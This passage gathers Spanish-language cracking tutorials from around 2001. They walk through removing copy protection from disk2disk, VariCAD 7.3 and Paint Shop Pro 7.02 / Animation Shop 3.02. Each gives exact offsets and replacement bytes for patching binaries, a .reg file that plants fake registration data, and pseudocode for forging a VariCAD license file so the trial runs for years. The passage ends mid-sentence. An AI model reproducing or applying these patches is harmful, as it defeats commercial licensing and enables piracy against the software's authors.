                                                          los datos que se hacen al
                                                          inicio del programa)
:00497ACA FF2485D17A4900      jmp dword ptr [4*eax+00497AD1]     //salta a los errores

:00497AD1 6E7B4900            DWORD 00497B6E
:00497AD5 9F7B4900            DWORD 00497B9F
:00497AD9 E57A4900            DWORD 00497AE5
:00497ADD 0B7B4900            DWORD 00497B0B
:00497AE1 3E7B4900            DWORD 00497B3E

:00497AE5 6A00                push 00000000
:00497AE7 668B0DA47D4900      mov cx, word ptr [00497DA4]
:00497AEE B201                mov dl, 01
* Possible StringData Ref from Code Obj ->"A security key error has occurred. " //errores
                                 ->" Please reinstall the package"
|
:00497AF0 B8B07D4900          mov eax, 00497DB0
:00497AF5 E846E4FBFF          call 00455F40
:00497AFA A148874A00          mov eax, dword ptr [004A8748]
:00497AFF 8B00                mov eax, dword ptr [eax]
:00497B01 E8E66FFBFF          call 0044EAEC
:00497B06 E9D9000000          jmp 00497BE4
:00497B0B 33D2                xor edx, edx
:00497B0D 8B86D0020000        mov eax, dword ptr [esi+000002D0]
:00497B13 E84086F9FF          call 00430158

* Possible StringData Ref from Code Obj ->"Sorry, your software has expired. "
                                 ->" Please register the package to "
                                 ->"continue using it"
|
:00497B18 BAFC7D4900          mov edx, 00497DFC
```

El JA en 497AC4 se ejecutará solo si ha expirado el periodo de evaluación. JUMP IF ABOVE _ EXPIRED y como no estará "Above" si no hemos expirado (nunca expiraremos por que estamos registrados), se ejecutará el jmp dword ptr [4*eax+00497AD1], y ese si va DIRECTO a los errores y se ejecutará SIEMPRE. Pero nosotros no queremos que se ejecute, asi que tras probar y probar cambiando cosas llegamos a la conclusión de que debemos cambiar: **jmp dword ptr [4*eax+00497AD1]** por **ja 00497BC3**, o sea FF2485D17A4900 por 0F87F9000000, solo sobra 1 byte, y no es necesario poner un NOP, ya que ese byte nunca se ejecutará. Vamos al hex editor, hacemos los cambios, lo guardamos como crack.exe y lo ejecutamos. Perfect!, ya no da esos errores!, en su lugar da otro error :). Los tipicos errores de Delphi, "Acces violation

at....." y bla bla bla, pero el programa se ejecuta bien, y no expira por que tenemos los datos de registrado metidos en el registro de Windows, y como el programa no los chequea piensa que son verdaderos. Ctrl+D para entrar al SoftICE, BPX MESSAGEBOXA y ejecutamos el programa. F12, sale el messagebox, luego presionamos Aceptar y el SoftICE salta de nuevo. Veremos que la llamada a Messageboxa está en la dirección 44EC6E. Vamos al W32Dasm para sacar el Offset y entramos al hex editor, rellenamos la llamada con NOPs y listo!, ya está crackeado!.

Creando el Parche

Pequeño detalle: si le damos el crack a alguien tiene que llenar los datos en la ventana, y pulsar "Aceptar". Pero si esa persona no tiene ni puta idea de cracking no podrá hacerlo jeje. Que hacemos?, los datos del registro se guardan en HKEY_CURRENT_USER\Software\Duncan Amplification\disk2disk V1.2\User. Las claves son:

RegEmail "dek_oin@hotmail.com"
RegName "DeK_OiN"
SecurityKey "123456"

Con esta información deberemos crear un archivo REG, para introducir datos en el registro, para esto usamos el NotePad. Si no sabes como crear un REG, mira lo siguiente, asi quedó mi REG:

-----=====[Comienza REG]=====-----

```
REGEDIT4

[HKEY_CURRENT_USER\Software\Duncan Amplification\disk2disk V1.2\User]
"RegEmail"="dek_oin@hotmail.com"
"SecurityKey"="123456"
"RegName"="DeK_OiN"
```

-----=====[Termina REG]=====-----

Eso es todo, lo escribimos en NotePad y lo guardamos como disk2disk.reg. Ya está. Ahora para crear el crack podemos hacer 2 cosas:

1) Crear un Loader
2) Usar un Crea-Parches

Esperemos a que Metamorfer termine su PGPE para crear el parche, mientras tanto podemos usar un loader o el DzA Patcher. Para distribuir el crack luego, podemos usar un patcher que permita patches "search&replace", o sea que permita comparar archivos de distinto tamaño (CodeFusion por ejemplo).

Finalizando

Espero que hayas aprendido algo nuevo de este manual, y que te haya gustado. Si quieres hablar conmigo puedes hacerlo en el IRC-Hispano canal #crackers con el nick [DeK_OiN] o sino en EFnet, #tntcrackers con el mismo nick. Saludos a todos los del canal #crackers, a los miembros de TNT, a Xasx, a_evil, Pr@fEsOr X, Metamorfer, Gádix, Avalanche, Crick, Act MagO, cimmerian, [KRaVitZ], ShOtGaN, [thEpOpE], MrJade, Sorvats, KuaTo_ThoR, karpoff, CODE_MEX, iTeD s@rted, DeMiAN, Txotxo, TurboP, Mr.BuRnS, SiR_dReAm, vLuGo, Mr.Floppy, ka0zangel, ^[G]oLe[E]^, a los de Tutorial Letal, X-Grimator, Sepiroth, etc..., y todo del cual me olvido ;)

Hasta la próxima!

Página oficial del grupo K-FoR: http://pagina.de/kfor
Mi dirección de E-Mail: dek_oin@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: **VariCAD 7.3.0.4**

PROTECCION:	**Archivo llave, limite de tiempo y demas restricciones**
Objetivo:	Alargar la evaluacion Indefinidamente.
Descripcion:	Programa de Cad, que pesa muy poco y no tiene nada que envidiar a AutoCAD :)
Dificultad:	Avanzado
DOWNLOAD:	**http://www.varicad.com**
Herramientas:	SoftICE, FileMON, RegMON (No valen los W32DASM y similares por estar el código también comprimido y encriptado)
CRACKER:	**OGRY** **FECHA:** **22/03/2001**

INTRODUCCION

Lo primero es presentarme. Soy un programador normalito, que se dedica a esas aburridas aplicaciones de gestión en una empresa como otra cualquiera. Aficionado a la astronomía y a la construcción de telescopios, necesitaba un buen CAD para plasmar mis ideas. Así encontré en www.varicad.com mi programa ideal. Versión trial por 30 días. Mmmh. Me registré, me lo bajé y me lo instalé. El programa era mucho mejor de lo que esperaba (ya había probado antes otros 5 que no me convencieron), y decidí usarlo para el diseño de mi nuevo telescopio.
Lo primero que ví era que variando la fecha del sistema, el programa respondía con diferentes NAG's, que iban desde 'vaya a la web a registrarse para obtener una licencia de 30 días', hasta 'Versión trial, el programa no guarda archivos', pasando por 'le quedan tantos días para agotar el periodo de prueba'. Mmmh. Una vez salvado un fichero, no se puede abrir a menos que la fecha del sistema sea superior a la fecha en que éste fué salvado. Y tampoco te deja salvarlo a menos que la fecha del sistema sea superior a aquella en que fué abierto. Mmmh. Si voy cambiando la fecha del sistema con cuidado, los 30 días de periodo de prueba se pueden transformar en ¡un montón de horas de trabajo real!. Bien, así que seguramente tendré tiempo para completar el complicado diseño del telescopio.

Pero llegó la primavera del 2001 y apenas me quedaban 7 días para finalizar el periodo de vigencia. Había trabajado muy duro en el diseño y no quería perderlo. Probé a pedir una nueva licencia. ¡Con la nueva licencia no puedo abrir el fichero!. El programa avisa de que ha habido una violación de la seguridad y se cierra. Rayos, no me queda más remedio que saltarme la seguridad.

AL ATAKE

Lo primero fué investigar en sitios como éste. Los crackers son gente muy enrrollada y suelen dejar sus herramientas preferidas colgadas en la web para que cualquiera pueda bajarselas. Después de leer unos cuantos tutoriales como los de esta colección, conseguí instalar correctamente el SoftICE. Aprendí a manejarlo e hice algunas pruebas. Otras herramientas que me resultaron imprescindibles fueron el FileMON y el RegMON. Sin ellas tampoco hubiera podido conseguirlo. Desde aquí quiero agradecer y felicitar a sus autores y al cracker que facilitó la instalación de SoftICE. ¡GRACIAS!

Unos BPX's

Lo primero fué averiguar que hacía el programa con el varicad.lck, el fichero de licencia que proporciona el proveedor del programa. FileMON reportaba que se abría cada vez que se iniciaba el programa, así que pusé un BPX CreteFileA en SICE y luego arranque el programa. Cada vez que SICE interrumpía, buscaba (con S 0 L FFFFFFF 'varicad.lck') a ver si esa era la vez en que se abria el fichero. 35 F5's después, encontré la cadena. F12 y estaba en la rutina que lo había abierto. Tomé nota de la dirección, para que las próximas veces no tuviera que esperar tanto. Fuí siguiendo el código con F8's hasta que me encontré con una rutina muy interesante. En 65AC10, comenzaba el proceso de desencriptado del contenido del fichero. Yo me había dado cuenta de que en una opción del menú de la aplicación, aparecía el número de licencia y el nombre registrado en la WEB. Como ésta información sólo podría residir en el .lck que te mandan, era claro que si aparecía en memoria en algún momento, era porque se acababa de ejecutar la rutina de desencriptación. y lo cierto era que después de 65AC10 aparecía el texto del nombre de licencia... al revés. Luego la clave estaba en esa rutina. La estudíe con detalle hasta entender lo que hacía. Reproduzco aquí mis propias notas:

Unas notas

La rutina principal de protección está en 65ACB0

Desde allí se llama a la rutina de desencriptación del fichero de licencia, en 65AC10. Luego se determina el tipo de licencia (primer byte desencriptado) y se opera en consecuencia. Entre tanto, hay varias llamadas a rutinas 7*, que son accesorios de alto nivel (abrir, leer, cerrrar ficheros, reservar heaps de memoria, etc).

El fichero de licencia que tengo tiene el tipo 03 (se mete por la opción 03 de lo que parece una estructura tipo SELECT CASE).

Rutina de lectura y desencriptación del fichero varicad.lck

Los 46h bytes del fichero .lck aparecen en 9DF71C:
(Para proteger mi seguridad, he borrado de aquí los bytes. Lo siento, pero no quiero problemas)

Al llamar a 65AC10, El contenido del SP es:

ESP-14:46 00 00 00 ; lo que había en EDI (numero de bytes a desencriptar)
ESP-10:04 00 00 00 ; lo que había en ESI

ESP-0C:08 00 00 00 ; lo que había en EBP
ESP-08:00 00 00 00 ; lo que habia en EBX
ESP-04:CC F4 9D 00 ; lO QUE HABÍA EN ECX
9DF4A0:
ESP+00:B6 AD 65 00 ; rutina a la que hay que volver ?
ESP+04:1C F7 9D 00 ; puntero a la zona encriptada
ESP+08:46 00 00 00 ; numero de bytes del fichero
ESP+0C:D0 F4 9D 00 ; puntero a la dirección de destino (b60df0)
ESP+10:CC F4 9D 00 ; puntero
ESP+14:84 FA 9D 00 ; puntero
ESP+18:E8 EA 79 00 ; rutina a la que hay que volver ?
Los registros contienen

EAX=009DF71C ; INICIO DEL FICHERO ENCRIPTADO
EBX=00000000
ECX=009DF4CC
EDX=009DF4D0
ESI=00000004
EDI=00000046 ; NUMERO DE BYTES DEL FICHERO
EBP=00000008
ESP=009DF4A0 ; Stack Pointer
EIP=0065AC10 ; PUNTO DE ENTRADA A LA RUTINA DE DESENCRIPTACION
CS=0137 ; SEGMENTO DE CODIGO
DS=013F ; SEGMENTO DE DATOS
SS=013F
ES=013F
FS=3BF7 ; FLAGS
GS=0000
FLAGS ; odIszapc

El número de ; del comentario del código indica la 'vuelta' del proceso:

65AC10 PUSH ECX ;No sabemos que hay en ECX, pero se incrementa ESP a 9df49c
MOV EAX, [ESP+0C] ;contiene el 46 del numero de bytes a desencriptar
PUSH EBX ;EBX es cero, se incrementa de nuevo el ESP a 9df498
PUSH EBP ;EBP tiene un 8, se incrementa de nuevo ESP a 9df494
MOV EBP, [ESP+1C] ;se carga EBP con 9df4cc (que ya estaba)
PUSH ESI ;había un 4 en ESI, se incrementa el ESP a 9df490
PUSH EDI ;se lleva el 46 a sp, se incrementa el ESP a 9df48c
MOV EDI, [ESP+18] ;se lleva a EDI el 9DF71C (inicio de la zona encriptada),
;que ya estaba en el SP
MOV BL, [EAX+EDI-1] ;en EAX esta el numero de bytes a desencriptar, en EDI,
la dirección base
;luego esto lo que hace es coger el último byte del fichero (1Ch)
ADD EAX, -02 ;se resta 2 del número de bytes a desencriptar
XOR BL, CC ;1Ch XOR CCh = D0h . Esta será la base para los contadores
PUSH EAX ;guarda en el sp el número de bytes a desencriptar
MOV BYTE PTR [ESP+17],00 ;se ponen a cero el primer byte de la direccion que
estaba
;en ECX y que se cargo en el sp en la 1ª linea
MOV [ESP+1C], BL ;se carga bl (=0Dh) en el ultimo byte de la direccion de
comienzo
;de la zona encriptada que se cargo en EDI, y que ya estaba en el sp
MOV [EBP+00], EAX ;se lleva el 44 (46-2 bytes del fichero) a la posición
9DF4CC
CALL 7285FB ; rutina sin sentido?
MOV ESI, [ESP+24] ;se lleva a ESI el 9DF4D0 que hay en ESP+0C

MOV [ESI], EAX ;se lleva a [9Df4D0] el contenido de EAX (00b60df0),
;resultado de la rutina anterior, la que no tenía sentido
MOV ECX, [EBP+00] ;se lleva a ECX el 044h que es la cuenta de bytes a desencriptar
ADD ESP, 04 ;se hace un POP ficticio
XOR EAX, EAX ;se pone a cero EAX
TEST ECX, ECX ;se comprueba que en ECX (la cuenta de bytes) no haya un 0
JBE 65AC64 ;si hay un cero, se empieza en 65ac64
;Comienza el bucle de desencriptado
65AC4F TEST AL, 01 ;se comprueba que AL sea impar. Al principio vale 0, por lo que es
;par y se salta a 65AC64
;;ahora en AL hay un 01
;;;ahora en AL hay un 02
;;;;ahora en AL hay un 03
JZ 65AC64 ;si es par, ir a 65AC64, como 00 es par, salta
;;ahora no salta, porque tiene 01
;;; ahora si salta, porque tiene 02
;;;; ahora no salta, porque AL tiene 03

non MOV CL, [ESP+18] ;;se lleva a CL el D0, resultado de
;;xorear el último byte del fichero con CCh
;;;;se lleva a CL el D1 que había en el contador de impares
MOV DL, [EDI+EAX] ;;llevamos a DL el segundo byte del fichero
;;;llevamos a DL el cuarto byte del fichero (E2)
INC CL ;;incrementamos CL (el contador de impares)
MOV [ESP+18], CL ;;llevamos CL a dónde estaba (en ESP+18 hay un contador de impares)
XOR DL, CL ;;DL= 94 XOR D1=45h
;;;;DL=E2 XOR D2=30h
JMP 65AC6B ;;a la rutina de 'colocación'

65AC64 MOV DL [EDI+EAX] ;llevar a DL el byte del fichero apuntado por EAX (1C)
;;;ahora FEh, el tercer byte del fichero
par DEC BL ;decrementar BL (el contador que empezó siendo el último byte del
;fichero XOR CC = D0, ahora pasa a CF
;;; ahora en BL hay CF, que pasa a CE
XOR DL, BL ;DL=CC XOR CF=03h
;;; DL=FE XOR CE=30h

65AC6b MOV ECX [ESI] ;en [ESI] esta la dirección de destino (B60Df0)
poner MOV [EAX+ECX], DL ;llevamos DL a la dirección de destino + EAX (el contador de bytes)
MOV EDX, [ESI] ;ahora ponemos la dir de dest en EDX
MOV CL, [EAX+EDX] ;para cargar en CL el byte que había en DL
MOV DL, [ESP+13] ;llevamos a DL el contador de ESP+13, que se inicializó con 00
;; pero ahora tiene 03 (el byte generado en la anterior vuelta)
ADD DL, CL ;sumamos el contador con el byte producido
;;ahora en DL hay 45+03=48h
;;;ahora en DL hay 48+30=78h
;;;;ahora en DL hay 78+30=A8h

MOV ECX, [EBP+00] ;llevamos a ECX el número de bytes a desencriptar (44)
;; sigue siendo 44
INC EAX ;antes 00, ahora 01
;antes 01, ahora 02
CMP EAX, ECX ;¿hemos llegado al final?
MOV [ESP+13], DL ;ahora ponemos DL (=03) en el 'contador'

;;y ahora ponemos 48 en el contador (o es un CRC???)
;;;y ahora el 78, esto es un CRC, me juego la barba...
;;;;y ahora el A8, ES UN CRC por suma de bytes enteros...

JB 65AC4F ;si no hemos dado con el final, a por otro byte

MOV EAX, [ESP+1C] ;si ya hemos llegado al final,
MOV DL, [ESP+13] ;aqui (en el CRC) tiene que haber lo mismo que en en penúltimo byte
;del fichero
CMP DL, [EAX+EDI-2]
JZ 0065ACAA ;o moriras...

MOV ECX, [EBP+00]
MOV EDI, [ESI]
MOV EDX, ECX
SHR ECX, 02
XOR EAX, EAX
REPZ STOSD
MOV ECX, EDX
AND ECX, 03
REPZ STOSB
65ACAA POP EDI
POP ESI
POP EBP
POP EBX
POP ECX
RET

Zona de 44h datos desencriptada

BD0DF0:
(Si no he puesto la zona encriptada, aún menos voy a poner la desencriptada...)
Las fechas que aparecen son:

39757575 Fecha de fin de licencia (modificada para proteger mi seguridad)
39656565 Fecha de inicio de licencia (modificada para proteger mi seguridad)

Después de desencriptadas, las fechas son comparadas con las que aparecen en 78CE98, y si no coinciden, casca.

Lo curioso es que si las modificas en esa posición, y en BD0DF0 en el momento adecuado (justo después de que acabe de ejecutarse 65ac10), y pones A3757575 por ejemplo, te aparece un bonito NAG que te informa de que tienes 4296 (o más) días para probar.

Pero si a la siguiente ejecución, no coincide lo que se desencripta del fichero con lo que pusiste (que de alguna manera, recoge y guarda de la anterior ejecución), te vuelve a salir el NAG de 'buscate una licencia'.

Si apartir de la rutina inversa a la de desencriptación (ver psudocódigo) generas un fichero con la misma fecha que dejaste en 78CE98, a partir de ese momento, tienes (ya para siempre) 4296 días (o más) para 'probar' el programa. Espero que saquen otra versión antes de que se acabe el tiempo para probarlo ;-)))))))))

Pseudocódigo de la rutina inversa

Esta rutina trata de generar un fichero de licencia. Trataremos de no tocar nada más que la fecha de finalización de la licencia de un fichero ya existente.

Lo primero, leer el fichero ya existente y cambiar la fecha por otra un poco mayor (10 o 20 años mayor).
la zona a encriptar tendrá 44h bytes

```
CRC=suma de todos los bytes (despreciando reboses)
ByTabla[44] =
(oculto para proteger la seguridad)
ByFichero[46]
ByContador=0h
ByContaPAR=D0h
ByContaNON=D0H
ByNuevo = 00h
while ByContador==44
ByCRC=ByCRC+ByTabla[ByContador]
si ByContador es par
ByContaPAR--
ByNuevo=ByTabla[ByContador] XOR ByContaPAR
si no es par
ByContaNON--
ByNuevo=ByTabla[ByContador] XOR ByContaNON
;
ByContador++
ByFichero[ByContador]=ByNuevo
wend
ByFichero[ByContador]=ByCRC
ByFichero[ByContador+1]=1Ch
```

Si se sigue TODO el procedimiento, se desprotege. Te deja el NAG, pero no es tan malo, despues de todo...

Un dato oculto.

Sin embargo, falta algo... ¿De dónde sale la fecha que aparece en 78CE98?. Pomenos un BPM 78CE98 W para que SICE salte cuando alguien 'toque' allí, y volvemos a reiniciar el programa. Cuando salta el BP, FileMON acaba de registrar la apertura para lectura de un fichero: system.con. Es curioso. En las primeras observaciones del entorno, este fichero era de tipo plano, con todo 'al aire'. ¿Que oculta system.con?

Lo abrimos una vez más con el notepad. Un montón de parámetros más o menos inteligibles... nada a primera vista. Hagamos suposiciones. Hubiera sido demasiado fácil que en el fichero hubiera aparecido la fecha en formato 'dd-mm-yyyy hh-mm-ss'. Mmmh. Pero estos números... son siempre decimales. Mmmh. Veamos. Si transformamos la fecha desencriptada a decimal nos dá este número. búsquemoslo en el archivo. ¡BINGO!. La sección NURBS tiene como primer parámetro el mimsmo número que representa la fecha desencriptada. Es casí demasiado fácil.

Una lectura atenta de FileMON nos descubre el misterio completo. Cuando nosotros tocabamos la fecha de 78CE98 desde el SICE el patch funcionaba porque ¡al finalizar el programa éste se encarga de salvar el system.con!. O sea, que si tocamos el .lck y el system.con simultáneamente, podremos tener los días de prueba que queramos.

No tan newby

Faltaba hacer un programa que aplicara el parche. En mi empresa, lo que más usamos es VB6, así que me puse a ello y aquí está el resultado (adjunto).
Uso del Parche
El parche es muy sencillo de manejar, aunque no sea muy profesional.
La idea, como explicaba en el tutorial, es variar el fichero .lck del directorio \lib, de manera que su desencriptado coincida con el parámetro NURBS del fichero system.con del directorio \cfg (en el directorio de trabajo).
Lo primero es instalar Varicad 7.3.0.4 (con la actual versión, la 8, aún no lo he probado, pero algo me dá que también va a funcionar). Hay que configurarlo y tenerlo operativo. Cada vez que lo arrancas te dice que es una versión trial por 30 días y que te quedan nosécuantos. Bien.
Ahora, lo que hay que hacer es pasar el parche. Lo primero es localizar el fichero varicad, que normalmente estará en '\\program files\varicad\lib' y pinchar en desencriptar. Os mostrará el contenido desencriptado del fichero, y podréis reconocer el nombre de usuario que elegistéis en la fase de registro del producto. También veréis las fechas de inicio y fin del periodo de licencia. Podeis modificar sólo la de nuevo fin del periodo (cambiad por ejemplo el año, y ponéis 10 años más), y veréis que automáticamente os aparece a la derecha un número. Es el número de segundos desde el 1-1-1970 hasta la fecha de fin de licencia que habéis puesto. Tomad nota de éste número y del que corresponde a la antigua fecha de fin de licencia, porque los vais a necesitar. Hay un botón que dice 'Reencriptar', apretadlo. Éste creara una fichero varicad.lck.new en el directorio \lib. Hay que coger el fichero con la licencia original (varicad.lck) y renombrarlo (por ejemplo, a varicad.lck.old). Ahora cogemos el fichero recién creado (varicad.lck.new) y lo renombramos a (varicad.lck). Luego vamos al directorio de trabajo (normalmente \\Varicad) y, en el directorio \cfg veréis un fichero (system.con). Copiadlo para prevenir desastres. Abridlo con el notepad. Buscad la linea en que aparece el número correspondiente a la antigua fecha. Cambiadlo por el correspondiente a la nueva fecha. Salvadlo. Abrir el programa Varicad. Si todo ha ido bien, el NAG inicial debería decir algo así como 'Versión trial por 30 días, de los que quedan 3650'.
Yastá.
Últimas palabras

Como programador profesional, no me gusta desproteger los programas. Me parece poco ético que alguien venga y te impida ganar algo de dinero comercializando un producto que te ha costado un esfuerzo importante. Sin embargo, como programador autodidacta, me parece importante compartir conocimientos con otros. Por eso he hecho este tutorial y lo publico ahora que VariCAD ha sacado una nueva versión que seguramente este protegida de manera diferente.

Que sepaís que desde que me puse a ello seriemente, el esfuerzo ha sido de unas 30 o 40 horas, repartidas en 3 semanas de febril actividad. Supongo que un cracker con experiencia lo podría haber hecho en unas 5 o 6 horas, quizá menos.
Mil gracias a nuMIT_or y a karpoff por su apoyo constante. Chicos, sois muy majos....
Mil gracias también a Pr@fesorX por publicar los tutoriales que me han enseñado tanto.

Saludos, OGRY.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Paint Shop Pro 7.02 y Animation Shop 3.02**

PROTECCION:	Evaluación de 30 dias		
Descripcion:	Límite de tiempo y nags-screen		
Dificultad:	Aficionado		
DOWNLOAD:	http://www.jasc.com		
Herramientas:	* Hex WorkShop 2.20b005 * SoftICE 4.0 * KrackPE (de nuMIT_or (KUT)) * KW32dasm 8.93		
CRACKER:	Fantomas	**FECHA:**	30/05/2001

INTRODUCCION

Antes que nada, voy a comentar que esta aplicacion siempre me ha parecido fabulosa desde sus primeras versiones, sin embargo hasta antes de la version 6.xx, era muy facil volver a tener otros 30 dias de evaluacion, simplemente borrabas del registro la entrada
[HKEY_CLASSES_ROOT\CLSID\{10722D20-FD67-11CE-A6F7-444553540000}\MiscStatus]
y voila 'primer dia de evaluacion', aunque siempre te aparecia el Nag de inicio

Esta es la primer aplicacion que analizo, y fue despues de leer algunos tutoriales y ejemplos de 'Karpoff', en especial el de '**Paint Shop Pro 7.0 y Animation Shop 3.0**', articulo de 'kamui' del 20/02/2001

Sucede que al tratar de seguirle los pasos a 'kamui' me tope conque la aplicacion era diferente, tal parecia que los de 'Jasc' tambien lo leyeron y corrieron a sacar la version 7.02, la cual ya es distinta

AL ATAKE

Iniciemos conociendo como se comporta la aplicacion mediante unas pruebas de rutina:

- Corremos la aplicacion y mediante el aviso del menu 'Help', se nos hace de nuestro conocimiento el siguiente, mensage: "You are on day 16 of your 30 day evaluation period"
- Salimos de la aplicacion
- Adelantemos el reloj 10 dias
- Corremos nuevamente la aplicacion y ahora vemos el siguiente mensage: "You are on day 26 of your 30 day evaluation period"

Hasta aqui, podemos observar que la aplicacion utiliza la fecha del sistema para evaluar el uso del periodo de evaluacion (30 dias), y mostrar el resultado en el NAG inicial, asi que lo primero que haremos sera utilizar 'BPX GetSystemTime'

Corremos el Loader32 del SoftIce y cargamos la aplicacion, se habre el SoftIce indicando un error al inicializar

015F:0083332c INVALID

continuamos con 'F5', desaparece SoftIce por unos momentos y regresa en la siguiente direccion

```
KERNEL32!GetSystemTime
        015F:BFFA0AC6    SUB     EDX,EDX                    < ----------------- Aqui estamos
        015F:BFFA0AC8    PUSH    BFFA18BC
        015F:BFFA0ACD    PUSH    DWORD PTR FS:[EDX]
        015F:BFFA0AD0    MOV     FS:[EDX],ESP
        015F:BFFA0AD3    MOV     ECX, [ESP+0C]
        015F:BFFA0AD7    ADD     BYTE PTR [ECX],00
        015F:BFFA0ADA    ADD     BYTE PTR [ECX+0F],00
        015F:BFFA0ADE
```

seguimos corriendo la aplicacion con 'F5' esperando que aparesca el NAG y nada todavia, pero nuevamente volvemos a la direccion

```
015F:BFFA0AC6    SUB    EDX,EDX
```

una vez mas 'F5' y ahora si tenemos enfrente el NAG (presionando 'F4' para ver atras del SoftIce), continuamos y cerramos la aplicacion

Corremos nuevamente el proceso anterior, pero ahora nos detenemos en la segunda interrupcion, dado que si presionamos 'F5' nos aparece el NAG y queremos evitar eso, asi que presionamos 'F12' para ver quien hizo la llamada

```
        015F:780271E0    CALL    [KERNEL32!GetSystemTime]
        015F:780271E6    MOV     AX,[EBP-16]                < ----------------- Aqui estamos
        015F:780271EA    CMP     AX,[7803EFF2]
        015F:780271F1
```

checamos con 'F4' y nada, todavia no apacere el NAG, asi que nuevamente va 'F12', que nos regresa a

```
        015F:005E0061    CALL    [00872A08]
        015F:005E0067    MOV     ECX,[ESP+1C]               < ------------------ Aqui estamos
        015F:005E006B    MOV     EDX,[ESP+40]
        015F:005E006F    PUSH    ECX
        015F:005E0070    PUSH    EDX
        015F:005E0071    CALL    [00872AFC]
```

checamos nuevamente con 'F4' y nada, todavia no apacere el NAG, asi que nuevamente va 'F12', que nos regresa a

```
        015F:0073609A    CALL    005DFD10
        015F:0073609F    PUSH    78                         < ------------------ Aqui estamos
```

```
015F:007360A1    CALL   008318D8
015F:007360A6    MOV    ESI,EAX
015F:007360A8    ADD    ESP,04
015F:007360AB    MOV    [ESP+0C],ESI
```

checamos nuevamente con 'F4' y nada, nuevamente va 'F12', que nos regresa a

```
015F:00621CF8    CALL   00735FE0
015F:00621CFD    ADD    ESP,04                    < ------------------ Aqui estamos
015F:00621D00    CALL   0083279C
015F:00621D05    TEST   ESI,ESI
```

checamos nuevamente con 'F4' y al fin sale el NAG, de este modo conocemos que la rutina que muestra el NAG es 00735FE0, asi que pensando en eliminar esta rutina, sustituiremos esta llamada por NOPs, desde la direccion 00621CF8 hasta la direccion 00621CFB

para ello usamos el KrackPE de nuMIT_or, le introducimos la direccion virtual 00621CF8 y obtenemos el offset 00221CF8

ahora cargamos la aplicacion en el 'Hex WorkShop' nos vamos a la direccion 00221CF8 y cambiamos E8E3421100 por 9090909090

Listo eliminamos el NAG pero NO hemos terminado, aunque eliminamos el NAG, el limite del tiempo de evaluacion sigue contando (es facil de corroborar: una vez eliminado el NAG, carga la aplicacion y oviamente no debe aparecer el NAG, ve al menu 'Help', veras una ventana similar al NAG, y puedes checar que el tiempo sigue corriendo)

****

Corremos el Loader del SoftIce y cargamos la aplicacion, despues del mensage de 'Error de carga ...' se habre el SoftIce indicando un error al inicializar, continuamos con 'F5', desaparece SoftIce por unos momentos y regresa en la siguiente direccion

KERNEL32!GetSystemTime

```
015F:BFFA0AC6    SUB    EDX,EDX                   < ------------------ Aqui estamos
015F:BFFA0AC8    PUSH   BFFA18BC
015F:BFFA0ACD    PUSH   DWORD PTR FS:[EDX]
015F:BFFA0AD0    MOV    FS:[EDX],ESP
015F:BFFA0AD3    MOV    ECX, [ESP+0C]
015F:BFFA0AD7    ADD    BYTE PTR [ECX],00
015F:BFFA0ADA    ADD    BYTE PTR [ECX+0F],00
015F:BFFA0ADE
```

observemos que estamos dentro de la libreria KERNEL32!, y aqui aunque quisieramos, no podriamos hacer nada.

---

presionando la tecla 'F12', salimos de la subrutina

```
015F:780271D2    LEA    EAX,[EBP-10]
015F:780271D5    PUSH   EAX
015F:780271D6    CALL   [KERNEL32!GetlocalTime]
015F:780271DC    LEA    EAX,[EBP-20]
015F:780271DF    PUSH   EAX
015F:780271E0    CALL   [KERNEL32!GetSystemTime]
015F:780271E6    MOV    AX,[EBP-16]               < ------------------ Aqui estamos
015F:780271EA    CMP    AX,[7803EFF2]
015F:780271F1
```

ahora, estamos dentro de la libreria MSVCRT!, y no es esta la que nos interesa analizar

---

por lo tanto presionamos 'F12' para salir de esta subrutina y caemos en

```
015F:005E005C    LEA    EAX,[ESP+3C]
015F:005E0060    PUSH   EAX
015F:005E0061    CALL   [00872A08]
015F:005E0067    MOV    ECX,[ESP+1C]          < ------------------ Aqui estamos
015F:005E006B    MOV    EDX,[ESP+40]
015F:005E006F    PUSH   ECX
015F:005E0070    PUSH   EDX
015F:005E0071    CALL   [00872AFC]
015F:005E0077    ADD    ESP,0D
015F:005E007A    CALL   00832F70
015F:005E007F    CMP    EAX,EBX
015F:005E0081    JGE    005E00A1
015F:005E0083    PUSH   0096D6D8
015F:005E0088    CALL   [00872A10]
015F:005E008E
```

ahora estamos dentro de la aplicacion

---

veamos que pasa aqui

ESP=014FF968
015F:005E0067 MOV ECX,[ESP+1C]
ECX=3B032B10

aqui rescato la fecha local (la de la aplicacion), colocandola en ECX

015F:005E006B MOV EDX,[ESP+40]
EDX=3B29635F

aqui rescato la fecha del sistema, colocandola en EDX

015F:005E006F PUSH ECX
015F:005E0070 PUSH EDX
015F:005E0071 CALL [00872AFC]

esta ultima subrutina, es una simple resta, (EAX = EDX - ECX)

EAX=0026384F

015F:005E0077 ADD ESP,0D
015F:005E007A CALL 00832F70
015F:005E007F CMP EAX,EBX
015F:005E0081 JGE 005E00A1

aqui lleva a cabo algunas operaciones y preparaciones, y finalmente se lleva a cabo una comparacion para proceder con el salto segun corresponda

---

Ahora solo nos queda saber que vamos hacer, a diferencia de muchos autores, no modificaremos el salto (0F8D) JGE por (0F8C) JNGE,vamos a intentar algo diferente, veamos la siguiente instruccion

015F:005E006B MOV EDX,[ESP+40]
EDX=3B29635F

si la sustituimos por

015F:005E006B MOV EDX,[ESP+1C]
ECX=3B032B10

de tal forma que la aplicacion siempre mostrara el mensage: "You are on day 1 of your 30 day evaluation period", para ello usamos el KrackPE de nuMIT_or, le introducimos la direccion virtual 005E006B y obtenemos el offset 001E006B

ahora cargamos la aplicacion en el 'Hex WorkShop' nos vamos a la direccion 001E006B y cambiamos 8B542440 por 8B54241C

Listo eliminamos el periodo de evaluacion

La amenaza elegante

En el caso de Animation Shop 3.02, el mecanismo de analisis es similar, lo unico que cambia en este caso son las direcciones, donde la siguiente instruccion

015F:004FB05D CALL [00542CA0]

si la eliminamos con NOPs

cargamos la aplicacion en el 'Hex WorkShop' nos vamos a la direccion 000FB05D y cambiamos E83E7C0400 por 9090909090

Listo eliminamos el NAG

---

para el caso del periodo de evaluacion, obtenemos

